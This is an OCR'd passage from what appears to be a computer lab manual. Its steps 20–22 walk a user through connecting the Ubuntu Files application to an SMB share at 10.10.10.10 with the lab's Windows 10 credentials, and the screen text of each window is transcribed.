
20. Now, click on **Files** in the left-hand pane of **Desktop**. The home window appears; click on **+ Other Locations** from the left-hand pane of the window.


Activities
Files
Sep 11 08:35
ubuntu@ubuntu: ~/Desktop/Receive
Other Locations
Recent
Starred
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Floppy Disk
Desktop
Other Locations
On This Computer
Computer
69.6 GB / 83.5 GB available
/
Networks
Searching for network locations
Connect to Server
Enter server address…
Connect


21. ☐ The **+ Other Locations** window appears; type **smb://10.10.10.10** in the **Connect to Server** field and click the **Connect** button.


Activities
Files
Sep 11 08:36
ubuntu@ubuntu: ~/Desktop/Receive
Other Locations
Recent
Starred
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Floppy Disk
Desktop
Other Locations
On This Computer
Computer
69.6 GB / 83.5 GB available /
Networks
Windows Network
Connect to Server
smb://10.10.10.10
Connect


22. ☐ A security pop-up appears. Type the **Windows 10** machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click the **Connect** button.


Activities
Files
Sep 11 08:36
ubuntu@ubuntu: ~/Desktop/Receive
Other Locations
Recent
Starred
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Floppy Disk
Desktop
Other Locations
On This Computer
Computer
69.6 GB / 83.5 GB available /
Networks
Cancel
Connect
Password required for 10.10.10.10
Username
Admin
Domain
WORKGROUP
Password
Forget password immediately
Remember password until you logout
Remember forever
Connect to Server
smb://10.10.10.10
Cancel

